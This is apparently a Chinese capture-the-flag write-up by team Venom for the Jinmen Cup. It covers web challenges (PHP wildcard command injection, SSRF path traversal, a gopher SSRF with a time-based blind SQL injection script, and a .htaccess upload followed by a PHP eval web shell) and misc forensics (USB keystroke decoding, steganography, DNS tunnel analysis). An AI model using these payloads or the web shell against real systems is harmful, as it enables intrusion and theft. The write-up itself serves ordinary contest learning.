


津门杯-Venom-WriteUp

Web

power_cut


.index.php.swp下源码，之后反序列化，flag双写绕过就行了



hate_php


直接无脑???就行了

<http://122.112.214.101:20004/?code=?%3E%3C?=%20/???/???%20/???`?%3E>




GoOSS

先随便上传



然后302到php目录穿越直接读flag就行了

```
1 {"url":"http://127.0.0.1:1234//127.0.0.1/index.php?
  file=/flag&id=../../../../../../../../6438c669e0d0de98e6929c2cc0fac474"}
```



easysql

SSRF 之后post 时间盲注

```
1 import requests
2 import string
3 from urllib import parse
4 import time
5 import string
6
7 charset = "," + string.ascii_lowercase + string.digits + string.ascii_uppercase
8
9 charset = ",@" + string.ascii_letters
10 def send(post):
11     post_len = len(post)
12     post = parse.quote(post)
```

```

13     exp = f"gopher://127.0.0.1:80/_POST%20%2Fadmin.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AConnection%3A%20close%0D%0AContent-Type%3A%20application%2Fwww-form-urlencoded%0D%0AContent-Length%3A%20{post_len}%0D%0A%0D%0A{post}"
14     exp = exp.replace("%", "%25")
15
16     url = f"http://121.36.147.29:20001/?url={exp}"
17     start_time = time.time()
18     try:
19         r = requests.get(url, timeout=0.3)
20     except requests.exceptions.ReadTimeout:
21         return 0.3
22     stop_time = time.time()
23     return stop_time - start_time
24
25 result = ""
26 sql = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
27 for i in range(1,50):
28     for c in charset:
29         post = f"poc=mid(({sql}},{i},1)='{c}' and sleep(1) "
30         t = send(post)
31         # print(i,c,t)
32         if t >= 0.3:
33             result += c
34             print(result)
35             break

```

表名

```
1 emails,flag,referers,uagents,users
```

flag列名

```
1 flag
```

```

30     ....for c in charset:
31     ....    cc = ord(c)
32     ....    post = f"poc=ascii(mid(({sql}},{i},1))=
33     ....    t = send(post)
34     ....    #.print(i,c,t)
35     ....    if t >= 0.5:
36     ....    ....    result += c
37     ....    ....    print(result)
38     ....    ....    break

```

问题 4K+ 输出 终端 调试控制台 端口 3

```

flag{VqvjbS108A1gVWa2
flag{VqvjbS108A1gVWa2a
flag{VqvjbS108A1gVWa2aP
flag{VqvjbS108A1gVWa2aPF
flag{VqvjbS108A1gVWa2aPF4
flag{VqvjbS108A1gVWa2aPF44
flag{VqvjbS108A1gVWa2aPF44r
flag{VqvjbS108A1gVWa2aPF44ru
flag{VqvjbS108A1gVWa2aPF44rui
flag{VqvjbS108A1gVWa2aPF44ruiE
flag{VqvjbS108A1gVWa2aPF44ruiEL
flag{VqvjbS108A1gVWa2aPF44ruiELr
flag{VqvjbS108A1gVWa2aPF44ruiELru
flag{VqvjbS108A1gVWa2aPF44ruiELruV
flag{VqvjbS108A1gVWa2aPF44ruiELruVD
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP1
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP1}

```

uploadhub

直接上传htaccess来getshell，然后通过id查询上传的路径

请求

Pretty 原始 In Actions

```

1 POST / HTTP/1.1
2 Host: 122.112.248.222:20003
3 Content-Length: 372
4 Cache-Control: max-age=0
5 Origin: http://122.112.248.222:20003
6 Upgrade-Insecure-Requests: 1
7 DNT: 1
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWkP2oi04vEZY4Ihu
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/90.0.4430.93 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://122.112.248.222:20003/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
14 Cookie: PHPSESSID=ps52chop0v9efgpkc2ps415ef1
15 Connection: close
16
17 -----WebKitFormBoundaryWkP2oi04vEZY4Ihu
18 Content-Disposition: form-data; name="file"; filename=".htaccess"
19 Content-Type: text/plain
20
21 <FilesMatch "line">
22 SetHandler application/x-httpd-php
23 php_flag engine on
24 </FilesMatch>
25 -----WebKitFormBoundaryWkP2oi04vEZY4Ihu
26 Content-Disposition: form-data; name="submit"
27
28 submit
29 -----WebKitFormBoundaryWkP2oi04vEZY4Ihu--

```

没有匹配

响应

Pretty 原始 Render In Actions

```

1 HTTP/1.1 302 Found
2 Date: Sun, 09 May 2021 12:09:32 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php?id=22618
9 Content-Length: 784
10 Connection: close
11 Content-Type: text/html
12
13 <html>
14 <head>
15 <title>
  生而为入，我很抱歉
16 </title>
17 </head>
18 <body>
19
20 <h1>
  电影太仁慈，总能让错过的人重新相遇；生活不一样，有的人说过再见就再也不见了 -F
21 </h1>
22
23 <form action="" method="post"
  enctype="multipart/form-data">
24 <label for="file">
  filename:
25 </label>
  <input type="file" name="file" id="file" />
26
  <input type="submit" name="submit" value="submit" />

```

发送 取消 < > 关注重定向

请求

Pretty 原始 Actions

```
1 POST / HTTP/1.1
2 Host: 122.112.248.222:20003
3 Content-Length: 309
4 Cache-Control: max-age=0
5 Origin: http://122.112.248.222:20003
6 Upgrade-Insecure-Requests: 1
7 DNT: 1
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWkP2oi04vBZY4Ihu
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://122.112.248.222:20003/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
14 Cookie: PHPSESSID=p52chop0v9efspjkc2ps4l5sf1
15 Connection: close
16
17 -----WebKitFormBoundaryWkP2oi04vBZY4Ihu
18 Content-Disposition: form-data; name="file"; filename="line"
19 Content-Type: text/plain
20
21 <?php eval($_REQUEST['line']);?>
22 -----WebKitFormBoundaryWkP2oi04vBZY4Ihu
23 Content-Disposition: form-data; name="submit"
24
25 submit
26 -----WebKitFormBoundaryWkP2oi04vBZY4Ihu--
27
```

响应

Pretty 原始 Render Actions

```
1 HTTP/1.1 302 Found
2 Date: Sun, 09 May 2021 12:09:36 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check
7 Pragma: no-cache
8 Location: index.php?id=22620
9 Content-Length: 784
10 Connection: close
11 Content-Type: text/html
12
13 <html>
14 <head>
15 <title>
16 生而为人，我很抱歉
17 </title>
18 <meta http-equiv="content-type" content="text/html; charset
19
20 <h1>
21 电影太仁慈，总能让错过的人重新相遇，生活不一样，有的人说过再
22 </h1>
23
24 <form action="" method="post"
25 enctype="multipart/form-data">
26 <label for="file">
27  filename:
28 </label>
29 <input type="file" name="file" id="file" />
30
31 <input type="submit" name="submit" value="submit" />
32
```

← → ↺ ⚠ 不安全 | http://122.112.248.222:20003/upload/954fa972c46ebc4faddb22e49afa7e67/line?line=var_dump(file_get_contents("/flag"));

应用 谷歌 百度 搜狗 360 导航 地址 各种 设计 工具 Dev Exploit PenTest 交易 游戏 Ops 家中路由 sy

string(39) "flag(BNjmiWsBgTW4fsLoDgWLvgnfqk1C13Nx) "

Misc

m0usb

把数据提取出来，长度8字节，是键盘数据

```
1 00:00:25:00:00:00:00:00
2 00:00:00:00:00:00:00:00
3 00:00:25:00:00:00:00:00
4 00:00:00:00:00:00:00:00
5 00:00:21:00:00:00:00:00
6 00:00:00:00:00:00:00:00
7 00:00:27:00:00:00:00:00
8 00:00:00:00:00:00:00:00
9 00:00:25:00:00:00:00:00
10 00:00:00:00:00:00:00:00
11 00:00:27:00:00:00:00:00
12 00:00:00:00:00:00:00:00
13 00:00:25:00:00:00:00:00
14 00:00:00:00:00:00:00:00
15 00:00:1e:00:00:00:00:00
16 00:00:00:00:00:00:00:00
17 00:00:27:00:00:00:00:00
18 00:00:00:00:00:00:00:00
19 00:00:25:00:00:00:00:00
20 00:00:00:00:00:00:00:00
21 00:00:25:00:00:00:00:00
22 00:00:00:00:00:00:00:00
23 00:00:1f:00:00:00:00:00
```

```
24 00:00:00:00:00:00:00:00
25 00:00:1e:00:00:00:00:00
26 00:00:00:00:00:00:00:00
27 00:00:27:00:00:00:00:00
28 00:00:00:00:00:00:00:00
29 00:00:25:00:00:00:00:00
30 00:00:00:00:00:00:00:00
31 00:00:1e:00:00:00:00:00
32 00:00:00:00:00:00:00:00
33 00:00:27:00:00:00:00:00
34 00:00:00:00:00:00:00:00
35 00:00:25:00:00:00:00:00
36 00:00:00:00:00:00:00:00
37 00:00:25:00:00:00:00:00
38 00:00:00:00:00:00:00:00
39 00:00:1f:00:00:00:00:00
40 00:00:00:00:00:00:00:00
41 00:00:1e:00:00:00:00:00
42 00:00:00:00:00:00:00:00
43 00:00:27:00:00:00:00:00
44 00:00:00:00:00:00:00:00
45 00:00:21:00:00:00:00:00
46 00:00:00:00:00:00:00:00
47 00:00:1f:00:00:00:00:00
48 00:00:00:00:00:00:00:00
49 00:00:27:00:00:00:00:00
50 00:00:00:00:00:00:00:00
51 00:00:25:00:00:00:00:00
52 00:00:00:00:00:00:00:00
53 00:00:21:00:00:00:00:00
54 00:00:00:00:00:00:00:00
55 00:00:27:00:00:00:00:00
56 00:00:00:00:00:00:00:00
57 00:00:1e:00:00:00:00:00
58 00:00:00:00:00:00:00:00
59 00:00:27:00:00:00:00:00
60 00:00:00:00:00:00:00:00
61 00:00:21:00:00:00:00:00
62 00:00:00:00:00:00:00:00
63 00:00:1f:00:00:00:00:00
64 00:00:00:00:00:00:00:00
65 00:00:1e:00:00:00:00:00
66 00:00:00:00:00:00:00:00
```

后续云隐解密就行

```
1 #!/usr/bin/env python
2 # -*- coding:utf-8 -*-
3
```

```

4 normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f",
  "0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":
    : "n", "12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u",
    , "19":"v", "1a":"w", "1b":"x", "1c":"y", "1d":"z", "1e":"1", "1f":"2", "20
    ":"3", "21":"4", "22":"5", "23":"6", "24":"7", "25":"8", "26":"9", "27":"0", "2
    8":"<RET>", "29":"<ESC>", "2a":"<DEL>", "2b":"\t", "2c":"<SPACE>", "2d":"-
    ", "2e":"=", "2f":"[", "30":"]", "31":"\\", "32":"
    <NON>", "33":":", "34":":'", "35":"<GA>", "36":":", "37":":.", "38":":"/", "39":":
    <CAP>", "3a":"<F1>", "3b":"<F2>", "3c":"<F3>", "3d":"<F4>", "3e":"<F5>", "3f":":
    <F6>", "40":"<F7>", "41":"<F8>", "42":"<F9>", "43":"<F10>", "44":"<F11>", "45":":
    <F12>"}

5 shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "
  0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":
    "N", "12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U",
    , "19":"V", "1a":"W", "1b":"X", "1c":"Y", "1d":"Z", "1e":"!", "1f":"@", "20"
    : "#", "21":"$", "22":"%", "23":"^", "24":"&", "25":"*", "26":":
    (", "27":":)", "28":"<RET>", "29":"<ESC>", "2a":"<DEL>", "2b":"\t", "2c":":
    <SPACE>", "2d":":_", "2e":":+", "2f":":{", "30":":}", "31":":|", "32":":
    <NON>", "33":":\"", "34":":'", "35":"<GA>", "36":":<", "37":":>", "38":":?", "39":":
    <CAP>", "3a":"<F1>", "3b":"<F2>", "3c":"<F3>", "3d":"<F4>", "3e":"<F5>", "3f":":
    <F6>", "40":":<F7>", "41":":<F8>", "42":":<F9>", "43":":<F10>", "44":":<F11>", "45":":
    <F12>"}

6 output = []
7 keys = open('usbdata.txt')
8 for line in keys:
9     try:
10         if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0'
            or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line
            [13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='
            '0' or line[21]!='0' or line[22]!='0' or line[6:8]=="00":
11             continue
12         if line[6:8] in normalKeys.keys():
13             output += [[normalKeys[line[6:8]]], [shiftKeys[line[6:8]]]]
            [line[1]=='2']
14         else:
15             output += ['[unknown]']
16     except:
17         pass
18 keys.close()
19
20 flag=0
21 print("".join(output))
22 for i in range(len(output)):
23     try:
24         a=output.index('<DEL>')
25         del output[a]
26         del output[a-1]
27     except:
28         pass

```



```

29 for i in range(len(output)):
30     try:
31         if output[i]=="<CAP>":
32             flag+=1
33             output.pop(i)
34             if flag==2:
35                 flag=0
36             if flag!=0:
37                 output[i]=output[i].upper()
38     except:
39         pass
40 print ('output :' + "".join(output))
41
42
43 data = "884080810882108108821042084010421"
44
45 list = data.split('0')
46 print(list)
47
48 datalist=[]
49 def dlist(list):
50     d = 0
51     for i in list:
52         for j in i:
53             d += int(j)
54         datalist.append(d)
55     d=0
56     return datalist
57 datalist = dlist(list)
58
59 def str(datalist):
60     s=''
61     for i in datalist:
62         s += chr(i+64)
63     return s
64 print(str(datalist))

```


```

output :884080810882108108821042084010421
PS D:\LinE\Downloads> python l.py
884080810882108108821042084010421
output :884080810882108108821042084010421
['884', '8', '81', '8821', '81', '8821', '42', '84', '1', '421']
THISISFLAG
PS D:\LinE\Downloads>

```

m1bmp

LSB隐写，然后解b64



tunnel | 赛后解出

先用wireshark吧所有发到8.8.8.8的A记录提取出来

```
1 ip.src_host == 192.168.1.103 and ip.dst == 8.8.8.8 and dns.qry.type==1
```

Protocol	Length	Info
DNS	83	Standard query 0x7f39 AAAA 1b0W85qBmNfgaT8.evil.im
DNS	95	Standard query 0x6687 AAAA CpkyIT+PRfdMQ5L4CDijVtseE4c.evil.im
DNS	87	Standard query 0xc789 AAAA W6a6JpLuKi+soUamDqs.evil.im
DNS	91	Standard query 0x4871 AAAA faJFzso7LLy87Xm03IsIkrY.evil.im
DNS	84	Standard query 0x7ee7 AAAA a01lr9jqNmzbbUi2.evil.im
DNS	92	Standard query 0xddc6 AAAA L/SI/72p8FgysBbC/0F0nuSZ.evil.im
DNS	88	Standard query 0xef9b AAAA i9c2wOXuShiwxMvmM72.evil.im
DNS	90	Standard query 0x14bc AAAA JcsFDaEJpF/azJMKYoHyxA.evil.im
DNS	87	Standard query 0x94a4 AAAA GeWloS+g++b1jv6IY28.evil.im
DNS	91	Standard query 0x6059 AAAA dXjWZzF3YZJ0t8jdze5NEM.evil.im
DNS	90	Standard query 0x2823 AAAA kqzKUv2oyBN/0AJVusX75A.evil.im
DNS	91	Standard query 0x4a03 AAAA O/sZPbb3VxufgDKT8TKdhYo.evil.im
DNS	90	Standard query 0xeaa4 AAAA W5Tl2MlxJ8FH+c2tOUN56g.evil.im
DNS	82	Standard query 0x1aca AAAA 9QchEN/wL0zBeQ.evil.im
DNS	90	Standard query 0x3a73 AAAA V1zafnDPF0umkveXIdek1Q.evil.im
DNS	95	Standard query 0x5b42 AAAA ABeJYB9fCEfPCp1j1kT54npWcig.evil.im
DNS	92	Standard query 0x15b4 AAAA 00EDTauFD8ez150EoPWHs1cQ.evil.im
DNS	91	Standard query 0x84ba AAAA SGbIaiFHu2p3zLGBQXND5UY.evil.im
DNS	83	Standard query 0xc2e1 AAAA oDB7wJJdTZ0ymII.evil.im
DNS	83	Standard query 0x65d2 AAAA +dKoa3MbC3ei1qI.evil.im
DNS	84	Standard query 0x7e0d AAAA 1o3gRDYBU0FFcGkU.evil.im
DNS	91	Standard query 0x0ea9 AAAA Rs9CdrzPrwfnT2qEpq0wVwM.evil.im
DNS	94	Standard query 0x1b7a AAAA z4OuAtTPcmdndJsgiU0FUacPt8A.evil.im
DNS	86	Standard query 0x5457 AAAA P15GPYBQrNz5Y0U1GQ.evil.im
DNS	94	Standard query 0xc4f6 AAAA M1jWQqDf/3QnhhAnvjDk0c1w.evil.im
DNS	95	Standard query 0x43c7 AAAA PU+vbuvE4+Xe4i5lhIa4jqRYwbY.evil.im
DNS	88	Standard query 0xd070 AAAA a1KYvhaPGuri/17Y+u0B.evil.im

Dst: Tp-LinkT_bb:4d:d5 (14:cf:92:bb:4d:d5)	0000	14	cf	92	bb	4d	d5	08	00	27	59
8.8.8	0010	00	4c	ec	7b	00	00	40	11	bc	06
	0020	08	08	bd	18	00	35	00	38	d2	68
	0030	00	00	00	00	00	00	16	4b	75	35

然后用tshark吧域名提取出来,删除最后的evil.im, 然后每一行补足=之后解b64之后的数据拼接补齐=

```
1 with open("./1.txt", "r") as f:
2     x = f.readlines()
3
4 for i in x:
5     i = i.strip()
6     l = 4 - len(i) % 4
7     if l != 4:
```


```
8     i += "="* l
9     print(i)
```

密码是解base64隐写

```
1 def inttobin(a, n):
2     ret = bin(a)[2:]
3     while len(ret) < n:
4         ret = '0' + ret
5     return ret
6
7 table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
8
9 f = open("2.txt", "r")
10 tmpbin = ''
11 res = ''
12 line = f.readline()
13 while line:
14     if line[-2] == '=':
15         if line[-3] == '=':
16             tmpbin += inttobin(table.index(line[-4]), 6)[2:]
17         else:
18             tmpbin += inttobin(table.index(line[-3]), 6)[4:]
19     line = f.readline()
20 quotient = int(len(tmpbin)/8)
21 for i in range(quotient):
22     res += chr(int(tmpbin[8*i:8*i+8], 2))
23 print(res)
```

```
